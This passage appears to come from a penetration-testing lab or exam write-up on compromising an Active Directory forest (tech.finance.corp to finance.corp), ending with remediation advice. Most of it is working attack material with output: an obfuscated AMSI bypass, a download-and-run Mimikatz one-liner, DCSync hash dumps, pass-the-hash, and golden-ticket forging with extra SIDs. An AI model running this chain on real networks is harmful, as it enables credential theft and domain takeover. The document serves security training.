
We, again, issue our AMSI Bypass oneliner in our new powershell session as follows:

```
S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;   (
Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  )
)."g`etf`iElD"(  ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```




```
PS C:\Windows\system32> S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'
  ) ) ;   (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}"
 -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  ) )."g`etf`iElD"(  (
 "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c',
'c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
PS C:\Windows\system32>
```

Going back to our BloodHound enumeration data, we saw that the "sqlserversync" users, which is the user that we currently control in DBSERVER31, can perform DCSync since the user has Replication Rights. This of course can be abused to pretend we are a domain controller to capture the credentials of any other user in the current domain.



Since we have the ability DCSync, we can capture the hash of users “krbtgt” and “tech\Administrator”. First get the credentials for “tech\Administrator”:


```
iex (iwr http://172.16.99.11/Invoke-Mimikatz.ps1 -UseBasicParsing); Invoke-Mimikatz -Command '"lsadump::dcsync /user:tech\Administrator"'
```



```
PS C:\Windows\system32> iex (iwr http://172.16.99.11/Invoke-Mimikatz.ps1 -UseBasicParsing); Invoke-Mimikatz -Command '"lsadump::dcsync /user:tech\Administrator"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::dcsync /user:tech\Administrator
[DC] 'tech.finance.corp' will be the domain
[DC] 'tech-dc.tech.finance.corp' will be the DC server
[DC] 'tech\Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 3/16/2022 3:53:36 AM
Object Security ID   : S-1-5-21-1325336202-3661212667-302732393-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: acfd00282fbe922483c12e049e6e8990
    ntlm- 0: acfd00282fbe922483c12e049e6e8990
    ntlm- 1: 64cbb76dcafe2e977794f6251f8231fb
    ntlm- 2: acfd00282fbe922483c12e049e6e8990
    lm  - 0: 78707c3b761f203430856d0890fc8e30
    lm  - 1: 4a7cf7f03d09704768004e54aba7812e
```

And then get the credentials for “krbtgt”


```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:tech\krbtgt"'
```



```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"lsadump::dcsync /user:tech\krbtgt"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # lsadump::dcsync /user:tech\krbtgt
[DC] 'tech.finance.corp' will be the domain
[DC] 'tech-dc.tech.finance.corp' will be the DC server
[DC] 'tech\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/20/2023 5:47:03 PM
Object Security ID   : S-1-5-21-1325336202-3661212667-302732393-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 701285e5f749391cf315dc9009c1d489
    ntlm- 0: 701285e5f749391cf315dc9009c1d489
    ntlm- 1: 932bd692a029e8674dbfb53defc9fdec
    ntlm- 2: 9e482ed416a6e98116bb264d704fc3a4
    ntlm- 3: 1c649b80c81e407469e39a4feb4ae173
    ntlm- 4: 36ce545b31de928a63d3cec844fdf8c6
    ntlm- 5: 8d205a3d324a50624a141d6aa8b81966
    ntlm- 6: d1ed73ddb4453a4d927b62af59f9b16e
    lm  - 0: aa4a3a9f9b52b8fb83663eca6ca26753
    lm  - 1: 4f4480f4300b0569e0c8d6cd358a7b38
    lm  - 2: 3e9f397540d791ec5744039dec6eefe3
    lm  - 3: c327be019d26876f530b09680e3fdfd7
    lm  - 4: ff3011d3bda0b0c1d25d7f764b7ec172
    lm  - 5: bb1b9cf8e4b512509a8b8b9bfbb199b6
    lm  - 6: d163a1395f5524e4cf259b199f81070b
```

Now that we have both hashes, we can first perform Pass the Hash in order to open a new powershell session with the privileges of “tech\Administrator”. We do this by using the following command:

Invoke-Mimikatz -Command '"sekurlsa::pth /user:tech\Administrator /domain:tech.finance.corp /ntlm:acfd00282fbe922483c12e049e6e8990 /run:powershell.exe"'




```
PS C:\Users\studentuser> Invoke-Mimikatz -Command '"sekurlsa::pth /user:tech\Administrator /domain:tech.finance.corp /ntlm:acfd00282fbe922483c12e049e6e8990 /run:powershell.exe"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::pth /user:tech\Administrator /domain:tech.finance.corp /ntlm:acfd00282fbe922483c12e049e6e8990 /run:powershell.exe
user    : tech\Administrator
domain  : tech.finance.corp
program : powershell.exe
impers. : no
NTLM    : acfd00282fbe922483c12e049e6e8990
  |  PID  104
  |  TID  3420
  |  LSA Process is now R/W
  |  LUID 0 ; 5192350 (00000000:004f3a9e)
  \_ msv1_0   - data copy @ 00000194CF29C130 : OK !
  \_ kerberos - data copy @ 00000194CEC2CA18
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 00000194CF4C29A8 (32) -> null

PS C:\Users\studentuser> _
```

```
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> _
```

TECH-DC.tech.finance.corp

Now that we have a new powershell session, we can PS-Remote into the domain controller and add studentuser to the “Adminstrators” and “Remote Desktop Users” groups as shown below:




```
PS C:\Windows\system32> Enter-PSSession -ComputerName tech-dc
[tech-dc]: PS C:\Users\Administrator.FINANCE\Documents> net localgroup "Administrators" tech\studentuser /add
The command completed successfully.

[tech-dc]: PS C:\Users\Administrator.FINANCE\Documents> net localgroup "Remote Desktop Users" tech\studentuser /add
The command completed successfully.

[tech-dc]: PS C:\Users\Administrator.FINANCE\Documents> _
```

Since we have the “krbtgt” user’s hash, we don’t necessarily need to use this new PS-Remoting session as we can do everything else from our student VM.

FINANCE-DC.finance.corp

Armed with the hash of the “krbtgt” user, we can forge an inter-realm TGT from tech.finance.corp to FINANCE-DC.finance.corp.


```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:tech.finance.corp /sid:S-1-5-21-1325336202-3661212667-302732393 /sids:S-1-5-21-1712611810-3596029332-2671080496-519  /krbtgt:701285e5f749391cf315dc9009c1d489 /ticket:krbtgt_tkt.kirbi"'
```



```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:tech.finance.corp /sid:S-1-5-21-1325336202-3661212667-302732393 /sids:S-1-5-21-1712611810-359
6029332-2671080496-519  /krbtgt:701285e5f749391cf315dc9009c1d489 /ticket:krbtgt_tkt.kirbi"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # kerberos::golden /user:Administrator /domain:tech.finance.corp /sid:S-1-5-21-1325336202-3661212667-302732393 /sids:S-1-5-21-1712611810-3596029332-2671080496-519  /krb
tgt:701285e5f749391cf315dc9009c1d489 /ticket:krbtgt_tkt.kirbi
User      : Administrator
Domain    : tech.finance.corp (TECH)
SID       : S-1-5-21-1325336202-3661212667-302732393
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1712611810-3596029332-2671080496-519 ;
ServiceKey: 701285e5f749391cf315dc9009c1d489 - rc4_hmac_nt
Lifetime  : 1/20/2023 11:12:10 PM ; 1/17/2033 11:12:10 PM ; 1/17/2033 11:12:10 PM
-> Ticket : krbtgt_tkt.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

We can now inject this newly generated keberos ticket into memory using mimikatz by running the following command:


```
Invoke-Mimikatz -Command '"kerberos::ptt krbtgt_tkt.kirbi"'
```



```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"kerberos::ptt krbtgt_tkt.kirbi"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # kerberos::ptt krbtgt_tkt.kirbi

* File: 'krbtgt_tkt.kirbi': OK

PS C:\Windows\system32> _
```

We can now perform DCSync once again but this time on the forest root. We can accomplish this as shown below:


```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:finance\Administrator
/domain:finance.corp"'
```



```
PS C:\Windows\system32>  Invoke-Mimikatz -Command '"lsadump::dcsync /user:finance\Administrator /domain:finance.corp"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::dcsync /user:finance\Administrator /domain:finance.corp
[DC] 'finance.corp' will be the domain
[DC] 'finance-dc.finance.corp' will be the DC server
[DC] 'finance\Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 3/16/2022 3:52:17 AM
Object Security ID   : S-1-5-21-1712611810-3596029332-2671080496-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 58ce52a1d25fff985d061827fc475535
    ntlm- 0: 58ce52a1d25fff985d061827fc475535
    ntlm- 1: 64cbb76dcafe2e977794f6251f8231fb
    ntlm- 2: 58ce52a1d25fff985d061827fc475535
    lm  - 0: 062acb9c55cfcb789c54dd878d2808d1
    lm  - 1: 7b07e1657cd23907ff505554e32ab6d6
```

We can now perform pass the hash once again, but this time to open a new powershell window with the credentials of "finance\Administrator" Domain Admin who is also Enterprise Admin in the forest root.

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:finance\Administrator /domain:finance.corp
/ntlm:58ce52a1d25fff985d061827fc475535 /run:powershell.exe"'
```




```
PS C:\Users\studentuser> Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:finance.corp /ntlm:58ce52a1d25fff985d061827fc475535 /run:powershell.exe"'
```


Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> _
```

We can now PS-Remote into the domain controller on finance.corp, and add studentuser to the “Administrators” and “Remote Desktop Users” groups.



```
PS C:\Windows\system32> Enter-PSSession -ComputerName finance-dc
[finance-dc]: PS C:\Users\Administrator\Documents> whoami ; hostname
finance\administrator
finance-dc
[finance-dc]: PS C:\Users\Administrator\Documents>
```



```
PS C:\Windows\system32> Enter-PSSession -ComputerName finance-dc
[finance-dc]: PS C:\Users\Administrator\Documents> net localgroup "Administrators" tech\studentuser /add
The command completed successfully.

[finance-dc]: PS C:\Users\Administrator\Documents> net localgroup "Remote Desktop Users" tech\studentuser /add
The command completed successfully.

[finance-dc]: PS C:\Users\Administrator\Documents>
```

Remeditation

Unnecessary Applications

Remediation steps should be considered as to either: lockdown each workstation from lateral movement, or only having essential applications on each computer and when a user or administrator is done with them, remove the application from the computer. An application like the one used on the student VM can be an example of such an application and should be removed since it was proven to be vulnerable and enabled us to escalate privileges locally.

Pass the hash

An attack like Pass the Hash is rather trivial to detect and respond to it. Since this event can be logged in Even Viewer, a defender should always be on the look out for the even or Logon Type 9 – the 4624 event – which is also called NewCredential. Although this event can generate a lot of false positives, it is a good starting point, and it is advised to inspect it more carefully. Another event is the privilege logon event 4672.

Defense Bypass

Defending against techniques that bypass defenses goes out the window when the user has local administrator privileges. Because the user now has the ability to turn those defense off without any other credentials. However, it is still good practice to always keep the defense system updated to the lates software patch, as these may include new techniques to be detected and stopped.

Hash Dumps

Hash dumps (or credentials dump) are one of the most notoriously abused post-exploitation activities. It relies on the fact that, if the user has local administrator privileges, the possibility of getting a copy of the SAM database is high and can result in credential exposure. Another technique is to get a copy of the NTDS.dit file and crack it offline to gather credentials. But by far the most abused service is the Local Security Authority Subsystem Service, which holds clear-text credentials inside the memory of the process "lsass.exe". We can configure LSA Protection on the LSASS process so that it runs as a protected process "RunAsPPL" to prevent access to its memory.

MSSQL

MSSQL is a service which attackers may use to: perform direct or arbitrary command execution, database enumeration and database dumping. In the case of this exam, a user had unnecessary permissions on MSSQL to issue queries to "xp_cmdshell" which allows command execution on the underlying operating system running MSSQL. This is a "feature" which has been a target for abuse. Since there is no way to remove it, administrators should turn their attention to disabling such permissions on each user. Primarily pay close attention to database users who have the "SysAdmin" privilege. And remove those who don't need it.

References

- https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
- https://github.com/BloodHoundAD/BloodHound
- https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1
- https://learn.microsoft.com/en-us/sysinternals/downloads/psexec
- https://github.com/Porchetta-Industries/CrackMapExec
- https://github.com/Hackplayers/evil-winrm
- https://blog.netwrix.com/2021/11/30/how-to-detect-pass-the-hash-attacks/
- https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection